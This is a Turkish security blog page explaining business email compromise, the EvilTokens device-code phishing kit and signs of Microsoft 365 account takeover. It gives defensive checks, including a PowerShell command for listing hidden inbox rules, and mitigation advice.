- **Crelan Bank:** Girit merkezli banka, bir çalışanın dolandırıcıların kontrolündeki bir banka hesabına para havalesi yapması için kandırılması sonucu 75 milyon dolardan fazla para kaybetti. Bu olayda dolandırıcıların, şirketin CEO’su gibi davranmadan önce üst düzey bir yöneticinin [e-posta hesabını ele geçirdikleri bildirildi](https://www.bcs.org/articles-opinion-and-research/the-worlds-most-expensive-phishing-attacks/).
## Gelen kutunuzu koruma
Ev kullanıcısıysanız her hesap için güçlü ve benzersiz bir parola veya parola cümlesi kullandığınızdan emin olun ve bunları güvenilir bir parola yöneticisinde saklayın. Alternatif olarak, passkey gibi parolasız bir yöntem kullanın. Her halükârda, çok faktörlü kimlik doğrulamayı etkinleştirin – günümüzde bu özellik neredeyse her zaman mevcuttur. Kurtarma seçeneklerinizi güncel tutun ve bir saldırganın eski bir telefon numarasını veya unutulmuş yedek e-posta adresini kullanarak erişimi geri kazanamamasını sağlayın.
Ayrıca e-posta ayarlarınızı zaman zaman kontrol etmenizde fayda var. Tanımadığınız yönlendirme kuralları, garip filtreler, bilinmeyen bağlı uygulamalar veya tanımadığınız cihazlar olup olmadığına bakın. Gelen kutunuz ele geçirilmişse parolayı değiştirin, şüpheli oturumları iptal edin, kurtarma ayrıntılarını gözden geçirin ve mesajların bilginiz dışında yönlendirilip yönlendirilmediğini kontrol edin. Microsoft 365 kullanıyorsanız bu kontrollerin her birinin hangi ekranda yapıldığını [ekran görüntüleriyle adım adım derledik](https://antivirus.com.tr/microsoft-365-hesabi-ele-gecirildi-mi/).
Diğer güvenlikle ilgili en iyi uygulamalar şunlardır:
- Oltalama saldırılarına karşı dikkatli olun. İstenmeyen e-postalara karşı temkinli davranın. Gönderen adının üzerine fareyi getirerek uyuşmazlık olup olmadığını kontrol edin. Gönderen alan adlarında yazım hatası olup olmadığını kontrol edin. İstenmeyen e-postalardaki bağlantılara tıklamayın veya ekleri açmayın. Gerekirse gönderenle ayrı olarak iletişime geçin.
- Siz başlatmadığınız cihaz kodlarını veya MFA uyarılarını (örneğin, cep telefonunuzda) onaylamayın; bunlar, şansını deneyen bilgisayar korsanlarının işi olabilir.
- [Kurtarma seçeneklerinizin](https://antivirus.com.tr/hacklendiyseniz-hesap-kurtarma-icin-hizli-davranmalisiniz/) net ve güncel olduğundan emin olun.
- Bir çalışan iseniz CEO’nuzdan veya BT departmanından gelmiş gibi görünse bile acil havale taleplerine dikkatli yaklaşın. Bir iş arkadaşınıza danışın veya ayrı bir kanal aracılığıyla doğrulayın.
- [Çalışanlara yönelik güvenlik farkındalık eğitimlerini](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) ciddiye alın ve dolandırıcıların kullandığı en son oltalama taktikleri ve tekniklerini öğrenin.
- Kötü amaçlı yazılımlardan ve şüpheli mesajlardan korunmak için güvenilir bir sağlayıcıdan kapsamlı bir güvenlik çözümü kullanın.
Hemen hemen herkes [e-posta](https://antivirus.com.tr/spam-ve-dolandiricilik-e-postalari-son-gunlerde-neden-artti/) kullanır. Bu da e-postayı bilgisayar korsanları için her zaman cazip bir hedef hâline getirir. Ancak herkesin gelen kutusu bu riske maruz kalmak zorunda değildir. Çevrimiçi ortamda güvende kalma şansınızı en üst düzeye çıkarmak için uygun önlemleri alın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, E-Posta, Gizlilik, Kurumsal Güvenlik, Siber Güvenlik
---
### [EvilTokens: Parolanızı çalmayan bir kimlik avı saldırısı ](https://antivirus.com.tr/eviltokens-parolanizi-calmayan-bir-kimlik-avi-saldirisi/)
**Published:** Haziran 18, 2026
**Author:** ESET
**Excerpt:** Microsoft’un meşru kimlik doğrulama akışını altüst eden bir kimlik avı olan EvilTokens, saldırganların parolaları çalmadan hesaplara sızmasına olanak tanıyor
**Content:**
*Microsoft’un meşru kimlik doğrulama akışını altüst eden bir kimlik avı olan EvilTokens, saldırganların parolaları çalmadan veya sahte giriş sayfaları oluşturmadan hesaplara sızmasına olanak tanıyor*
Büyük ölçüde yapay zekâ sayesinde, dil bilgisi hatalarıyla dolu ve kaba tasarımlı kimlik avı e-postalarının günlerinin sayılı olduğu konusunda pek çok [şey yazıldı.](https://antivirus.com.tr/chatgpt-gibi-sohbet-robotlari-silah-olarak-kullanilabilir-mi/) Öte yandan, EvilTokens, kimlik avı tekniğinin ne kadar ilerlediğine dair biraz farklı bir örnek sunuyor.
EvilTokens, [OAuth 2.0 cihaz yetkilendirme akışını](https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-device-code) kötüye kullanarak Microsoft 365 hesaplarını ele geçirmek üzere geliştirilmiş bir kimlik avı hizmeti (PhaaS) kiti. Bu kiti kullanan saldırılar, cihaz kodu kimlik avına dayandığından, kurbanların parolalarını girecekleri gerçek oturum açma sayfalarının ikna edici kopyalarına ihtiyaç duymazlar. Bunun yerine saldırganlar, kurbanı gerçek bir Microsoft oturum açma sayfasında iki faktörlü kimlik doğrulama (2FA) dâhil olmak üzere meşru bir kimlik doğrulama sürecini tamamlamaya yönlendirir.
Bu araç seti, Telegram kanalları aracılığıyla tanıtılmış ve en azından Şubat 2026’dan beri aktif saldırılarda tespit edilmiştir. [Sekoia](https://blog.sekoia.io/new-widespread-eviltokens-kit-device-code-phishing-as-a-service-part-1/) ve diğerleri tarafından belgelendiği üzere, bu araç seti siber suçlular tarafından hızla benimsenmiş. Ayrıca Mart 2026’da çeşitli ülkelerdeki 340’tan fazla kuruluşu hedef alan bir [kampanya](https://blog.sekoia.io/new-widespread-eviltokens-kit-device-code-phishing-as-a-service-part-1/) da dâhil olmak üzere, bir dizi hesap ele geçirme ve kurumsal e-posta dolandırıcılığı [(BEC)](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) saldırısında kullanılmıştır. Microsoft da EvilTokens saldırılarının başarı oranını artırmak için dinamik cihaz kodu oluşturma ve hedefli tuzaklar kullanan, yapay zekâ destekli bir cihaz kodu kimlik avı kampanyasından [bahsetmiştir](https://blog.sekoia.io/new-widespread-eviltokens-kit-device-code-phishing-as-a-service-part-1/).
## EvilTokens’ın iç işleyişi
EvilTokens’ı kullanan saldırıların nasıl gerçekleştiğine dair kısa bir genel bakış:
- Saldırının öncesinde, kötü niyetli kişilerin önce hedef hesabın aktif olup olmadığını doğruladığı bir “keşif” aşaması yer alır. Microsoft, bu keşif aşamasının gerçek kimlik avı girişiminden 10 ila 15 gün önce gerçekleştirildiğini gözlemlemiştir.
- Mağdur, genellikle fatura, paylaşılan belge, takvim daveti veya SharePoint erişim isteği gibi görünen bir e-posta veya mesaj alır. Yem, güvenilir bir markayı taklit eden bir tuzak sayfası ile birlikte “Görüntülemek için doğrulayın” veya “İmza gereklidir” gibi basit ifadelerden oluşur.
- Kurban bağlantıya tıkladığında, sayfa Microsoft’tan bir kod ister. Kod yalnızca 15 dakika boyunca geçerlidir; bu nedenle burada zaman ve zamanlama hayati önem taşır.
- Sayfa, kurbana kodu gösterir ve onu Microsoft’un gerçek microsoft.com/devicelogin oturum açma portalına yönlendirir. İşin püf noktası, kodun saldırganının oturumuna ait olmasıdır; bu nedenle kurban, farkında olmadan kendi cihazını değil, saldırganın cihazını yetkilendirir.
- Geçerli bir oturum açma bilgisi algıladığında Microsoft, saldırgan tarafından açılan oturuma erişim ve yenileme jetonları verir. Sisteme girdikten sonra suçlular, kurumsal e-postalara, dosyalara, Teams’e, SharePoint’e, OneDrive’a ve diğer Microsoft 365 kaynaklarına erişebilir ve verileri sızdırabilir ya da BEC saldırıları hazırlayabilir. Bu nedenle finans, İK, lojistik ve satış hesapları saldırganların büyük ilgisini çekmektedir.
## EvilTokens neden tehlikeli?
OAuth cihaz kodu akışı, akıllı TV’ler veya yazıcılar gibi doğrudan oturum açmanın zor olabileceği cihazlar için tasarlanmıştır. Cihaz, kullanıcının başka bir cihazdaki Microsoft sayfasına girip kimlik doğrulamayı tamamladığı kısa bir kod görüntüler. Ardından Microsoft, erişim talebinde bulunan cihaza erişim jetonları verir.
Bu ayrım yararlıdır ancak kötüye kullanıma da olanak tanır. Saldırganlar kodu oluşturabilir ve kurbanı bu kodu girmeye ikna edebilir; tüm bu süreç boyunca Microsoft ise yalnızca geçerli bir kimlik doğrulama akışı görür. Şirket, oturum açma anında ekrandaki bir metinle kullanıcıları uyararak, güvenmedikleri kaynaklardan gelen kodları girmemelerini söyler. Ancak bazen ikna edici bir tuzak, kurbanın uyarıları görmezden gelmesine yetebilir.
Bu konuda EvilTokens, yazım hatalı alan adları ve sahte oturum açma sayfaları dâhil olmak üzere, insanların yıllar boyunca fark etmeleri öğretilen birçok uyarı işaretini ortadan kaldırır. Oturum açma sayfası gerçektir ve kurbanın bakış açısından tüm kimlik doğrulama süreci beklendiği gibi çalışıyor gibi görünebilir.
Saldırı, 2FA tarafından sağlanan güvenlik önlemleri söz konusu olduğunda da “suyu bulanıklaştırır”. İkinci kimlik doğrulama katmanı hiç bu kadar önemli olmamıştı ancak kurban yanlış oturumu onayladığında bu önlem yetersiz kalır. Bu saldırılarda saldırganlar, herhangi bir teknik hileyle 2FA’yı alt etmezler; aksine, kurbanı kandırarak 2FA’yı kendileri adına tamamlamasını sağlarlar. Böyle bir oturum hırsızlığından sonra hesapta hangi izlerin kaldığını ve bunların nerede arandığını [79 kurumda Microsoft 365 hesaplarını ele geçiren kampanya üzerinden](https://antivirus.com.tr/microsoft-365-hesabi-ele-gecirildi-mi/) ayrıca anlattık.
## Riski nasıl azaltabilirsiniz?
Kimlik avı koruması için ipuçları, “bağlantıyı kontrol et” ile sınırlı kalmamalı, “yazım hatalarını ara” gibi tavsiyelerden ise hiç bahsetmeye gerek bile yok. Elbette bu alışkanlıklar hâlâ faydalıdır ancak gerçek kimlik doğrulama akışlarını kötüye kullanan modern saldırılara karşı yeterli değildir.
### EvilTokens ’tan korunmak için birkaç ipucu
- Kimlik doğrulama kodu için gelen beklenmedik talepleri şüpheli olarak değerlendirin. Hiçbir belge, fatura, e-posta veya başka bir platform, açık bir neden olmaksızın cihaz kodunuzu istememelidir. Talep aniden gelirse bunu işvereninizin BT veya güvenlik ekibine bildirin.
- Bağlam, sayfadan daha önemlidir. Herhangi bir oturum açma isteğini onaylamadan önce, erişim isteyen uygulamanın hangisi olduğunu, hangi hesabın söz konusu olduğunu ve bu işlemi gerçekten sizin başlatıp başlatmadığınızı kontrol edin. Gerçek bir Microsoft sayfası, bir isteği otomatik olarak güvenli hâle getirmez.
- Kuruluşlar, gerekli olmadığı durumlarda cihaz kodu akışını tamamen kısıtlamalıdır. Microsoft, gerekli olmadığı durumlarda cihaz kodu akışını engellemek ve bunu belirli kullanıcılar, cihazlar, konumlar veya işletim sistemleriyle sınırlandırmak için Koşullu Erişim ilkelerinin uygulanmasını önerir.
- Olağan dışı cihaz kodu kimlik doğrulamalarına, tanıdık olmayan altyapılara, riskli oturum açma işlemlerine, şüpheli belirteç kullanımına ve yeni gelen kutusu kurallarına dikkat edin; bunların herhangi biri bir soruna işaret edebilir.
- Güvenlik farkındalığı eğitimleri, saldırganların kullandığı en yeni hilelere ayak uydurmalıdır. Çalışanlar, modern kimlik avı saldırılarının her zaman sahte bir sayfaya parola girilmesini gerektirmediğini anlamalıdır. Bazen saldırgan, çalışanlardan gerçek bir sayfada gerçek bir kodu girmelerini isteyebilir ancak bu kod yanlış cihaz içindir.
- Beklenmedik bir cihaz kodu talebi alan çalışanlar, şirketlerinin BT veya güvenlik ekiplerini bilgilendirmelidir; bu ekipler oturum açma günlüklerini incelemek, oturumları iptal etmek, yenileme belirteçlerini geçersiz kılmak, kötü amaçlı gelen kutusu kurallarını kaldırmak ve güvenliği ihlal edilmiş hesabı geçici olarak devre dışı bırakmak zorunda kalabilir.
EvilTokens, saldırganların her zaman ön kapıyı kırmaya veya anahtarını çalmaya gerek duymadıklarını hatırlatıyor. Bazen tek yapmaları gereken, birini kapıyı açmaya ikna etmektir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Parola Güvenliği, Siber Güvenlik, Yapay Zekâ
---
### [Microsoft 365 hesabınız ele geçirildi mi? 4 işaret](https://antivirus.com.tr/microsoft-365-hesabi-ele-gecirildi-mi/)
**Published:** Ekim 27, 2026
**Author:** Can Erginkurban
**Excerpt:** Microsoft 365 hesabı MFA açıkken bile ele geçirilebiliyor. 79 kurumu etkileyen kampanyanın izleri ve hesabınızda bakmanız gereken 4 işaret.
**Content:**
Adı yalnızca “s” olan bir gelen kutusu kuralı. İçinde bordro, maaş yatırma, banka ya da ikramiye geçen her e-postayı kullanıcı görmeden ortadan kaldırıyor. Güvenlik şirketi Huntress’in [22 Ekim’de yayımladığı araştırmada](https://www.huntress.com/blog/token-replay-spray) anlattığı kampanyada bu tür kurallar, 79 kurumda ele geçirilen Microsoft 365 hesaplarında saldırganın bıraktığı izlerden yalnızca biri. Saldırının büyük kısmında çok faktörlü doğrulama (MFA) aşılmadı, gereksiz kılındı: saldırgan, kullanıcı MFA’yı onayladıktan sonra açılan oturumu çaldı. Bu yüzden asıl soru “MFA açık mı?” değil, hesabın içinde kimin bıraktığı belli olmayan bir şey var mı.
## Parolayı değil Microsoft 365 oturumunu çalmak
Ortadaki adam (AitM) saldırısında kullanıcı, Microsoft’un giriş sayfasını birebir aktaran sahte bir adrese yönlendiriliyor. Parolasını yazıyor, telefonuna gelen MFA isteğini onaylıyor; her şey gerçek giriş gibi işliyor, çünkü arka planda gerçekten Microsoft’a bağlanılıyor. Fark, girişin sonunda Microsoft’un verdiği oturum belirtecinin saldırganın sunucusunda kalması. O belirteç “bu kullanıcı doğrulandı” demek olduğu için saldırgan onu kendi tarafında kullandığında MFA ikinci kez sorulmuyor.
Kampanyadaki ikinci yöntem cihaz kodu oltalaması. Burada sahte bir sayfaya bile gerek yok: kurbana gerçek Microsoft adresinde girmesi için bir kod veriliyor, kurban kodu girip kendi hesabıyla onaylıyor ve yetkiyi farkında olmadan saldırganın oturumuna bağlıyor. Aynı tekniğin ayrıntılarını [EvilTokens yazımızda](https://antivirus.com.tr/eviltokens-parolanizi-calmayan-bir-kimlik-avi-saldirisi/) anlatmıştık. Huntress’in kaydına göre kurbanın MFA ekranına ulaşmasıyla saldırganın oturumunun görünmesi arasında 21 Temmuz’da 12 dakika, 22 Eylül’de ise yalnızca 4 dakika vardı.
## Kampanya rakamlarla
Huntress etkinliği 14 Temmuz ile 22 Eylül 2026 arasında izledi. Bu sürede aynı adres bloğundan 200.000’den fazla başarısız giriş denemesi geldi, en az 497 girişte saldırgan içeri girmeyi başardı. Etkilenen 79 kurumun adı açıklanmadı. Rakamların ağırlığı başarısız denemelerde görünse de asıl önemli olan oran değil: geçerli bir oturum belirteci elde edildiğinde saldırganın tek bir denemeyle içeride olması.
Saldırgan içeri girdikten sonra kalıcı olmaya çalıştı. En az 48 sahte cihazı Microsoft Entra’ya kaydetti; 19 kurumda kurbanın mevcut MFA yöntemlerini silip ilk girişten sonraki üç saat içinde kendi doğrulayıcısını ekledi. Bu iki adım önemli, çünkü parola sıfırlandığında ikisi de yerinde kalıyor. Hesabı geri aldığını düşünen yönetici, saldırganın kendi telefonuyla yeniden giriş yapabildiği bir hesabı kullanıcıya teslim etmiş oluyor.
## Saldırgan içeride ne yaptı?
Gelen kutusu kuralları kampanyanın en tutarlı izi. Kural adları “.”, “s”, “ss”, “sss”, “,.” ya da yalnızca noktalardan oluşuyordu; kurallar e-postaları RSS Akışları, RSS Abonelikleri ya da Konuşma Geçmişi gibi kimsenin açmadığı klasörlere taşıyor, okunmuş işaretliyor ya da siliyordu. Bordro ve banka kelimelerine bakan kural, maaş ödemelerinin saldırganın hesabına yönlendirilmesine hazırlık yapıldığına işaret ediyor. Huntress’in incelediği bir olayda saldırgan, ele geçirdiği hesaptan kurum dışındaki bir muhasebeciye bordroyla ilgili e-posta da gönderdi.
Gizli kuralın amacı basit: banka “hesap değişikliğini onaylıyor musunuz?” diye sorduğunda ya da muhasebe “yeni IBAN’ı kaydettik” diye yazdığında bu yanıtın gerçek kullanıcıya hiç ulaşmaması. [İş e-postası dolandırıcılığının](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) hazırlık aşaması tam olarak budur ve fark edildiğinde para çoğu zaman çoktan el değiştirmiş olur.
## Microsoft 365 hesabınızda bakmanız gereken 4 işaret
Aşağıdaki kontrollerin ilk ikisini her kullanıcı kendi hesabında yapabilir. Yönetici için her adımın kurum genelindeki karşılığını da ekledik.
### 1. Adı anlamsız gelen kutusu kuralları
Outlook’un web sürümünde Ayarlar > Posta > Kurallar sayfasını açın. Sizin oluşturmadığınız, adı tek bir harf ya da noktalama işareti olan, e-postaları RSS klasörlerine veya Konuşma Geçmişi’ne taşıyan ya da doğrudan silen her kural şüphelidir.

Yönetici, bir posta kutusunun kurallarını Exchange Online PowerShell ile listeleyebilir. `-IncludeHidden` parametresi, Outlook arayüzünde görünmeyen gizli kuralları da getirir ([Microsoft belgesi](https://learn.microsoft.com/en-us/powershell/module/exchangepowershell/get-inboxrule)):
```
Get-InboxRule -Mailbox kullanici@firmaniz.com -IncludeHidden
```
Bu liste de son söz değil. Kuralları doğrudan posta kutusunun alt katmanında (MAPI) gizleyen teknikler bilinmektedir ve bu şekilde gizlenen bir kural PowerShell çıktısında da görünmeyebilir. Bu yüzden kural listesine ek olarak Microsoft Purview denetim günlüğünde gelen kutusu kuralı oluşturma ve değiştirme kayıtlarına (New-InboxRule, Set-InboxRule, UpdateInboxRules) bakın: kural görünmese bile oluşturulduğu an kayıtta kalır. Şüphe sürüyorsa posta kutusunun adli olarak incelenmesi gerekir.
### 2. Tanımadığınız kayıtlı cihaz
Microsoft Entra yönetim merkezinde Cihazlar > Tüm cihazlar listesi, kuruma kayıtlı her cihazı ve sahibini gösterir. Huntress’in gördüğü sahte cihazların adı “DESKTOP-” ile başlayıp sekiz karakterlik bir kodla (0-9 ve A-F) devam ediyordu. Tek başına bu kalıp kanıt değil: Windows da yeni bilgisayarlara “DESKTOP-” ile başlayan adlar veriyor. Asıl soru, cihazın kime ait olduğu ve o kişinin bu cihazı tanıyıp tanımadığı. Şüpheli bir cihazın hangi IP adresinden kaydedildiği denetim kayıtlarında görünür; barındırma şirketlerine ait adreslerden yapılmış kayıtlar öncelikli olarak incelenmeli.

### 3. Sizin eklemediğiniz doğrulama yöntemi
Her kullanıcı mysignins.microsoft.com adresindeki Security info (Güvenlik bilgileri) sayfasında hesabına bağlı telefonları, Authenticator kayıtlarını ve geçiş anahtarlarını görebilir. Tanımadığınız bir cihaz adı ya da sizin eklemediğiniz bir yöntem varsa hesap ele geçirilmiş kabul edilmeli. Aynı sayfanın altındaki “Sign out everywhere” bağlantısı, hesabın açık olduğu bütün oturumları kapatır.

Yöneticinin bakacağı yer, Entra’da kullanıcının Authentication methods sayfası ve denetim kayıtları. Kampanyanın imzası, bir MFA yönteminin silinmesinin hemen ardından yenisinin kaydedilmesi; ikisi arasında birkaç dakika varsa bunu tesadüf saymayın.
### 4. Tanımadığınız yerden açılan oturum
Aynı adresteki Recent activity (Son etkinlik) sayfası, hesaba hangi konumdan, hangi IP adresinden ve hangi uygulamayla girildiğini listeler. Kendi şehriniz yerine bir veri merkezinin bulunduğu ülkeden gelen, tanımadığınız bir uygulamaya ait başarılı girişler kontrol edilmeli.

Yönetici tarafında Entra oturum açma günlükleri daha fazla ayrıntı verir. Burada bir sınır var: Microsoft’un [belgelerine göre](https://learn.microsoft.com/en-us/entra/identity/monitoring-health/reference-reports-data-retention) ücretsiz Entra ID’de oturum açma ve denetim kayıtları yalnızca yedi gün, P1 ve P2 lisanslarında 30 gün tutuluyor. Şüphe ettiğiniz bir hafta varsa kontrolü ertelemeyin; kayıt silindikten sonra lisans yükseltmek geçmişi geri getirmiyor.
## Bu saldırıyı ne durdurur?
Kampanyanın dayandığı şey, MFA’nın bir kez onaylandıktan sonra taşınabilir bir belirteç üretmesi. Oltalamaya dayanıklı yöntemler bu taşınabilirliği kırar: [geçiş anahtarı](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) (passkey) ya da FIDO2 güvenlik anahtarı, yalnızca gerçek Microsoft adresine yanıt verdiği için sahte bir sayfaya aktarılamaz. Telefon onayı ya da SMS kodu ise kurbanın hangi sayfada olduğunu bilmez. MFA çözümünde nelere bakılması gerektiğini [ayrı bir yazıda](https://antivirus.com.tr/mfa-cozumunuzun-ozellikleri-neler-olmali/) ele almıştık.
Cihaz kodu akışını kapatmak ikinci kapıyı kapatır. Microsoft bu akışı “yüksek riskli” olarak tanımlıyor ve [mümkün olan her yerde engellenmesini](https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-authentication-flows) öneriyor. Engelleme koşullu erişim ilkesiyle yapılıyor ve bu özellik Entra ID P1 lisansı gerektiriyor; KOBİ’lerde bunun karşılığı çoğunlukla Microsoft 365 Business Premium. Business Basic ya da Standard kullanan bir kurum, ayrıca P1 lisansı almadıkça bu ilkeyi yazamaz; onun için geçiş anahtarı ve yukarıdaki dört kontrol daha da önemli hâle geliyor. Huntress ayrıca kullanıcıların yeni uygulamalara kendi başına izin vermesinin kapatılmasını öneriyor.
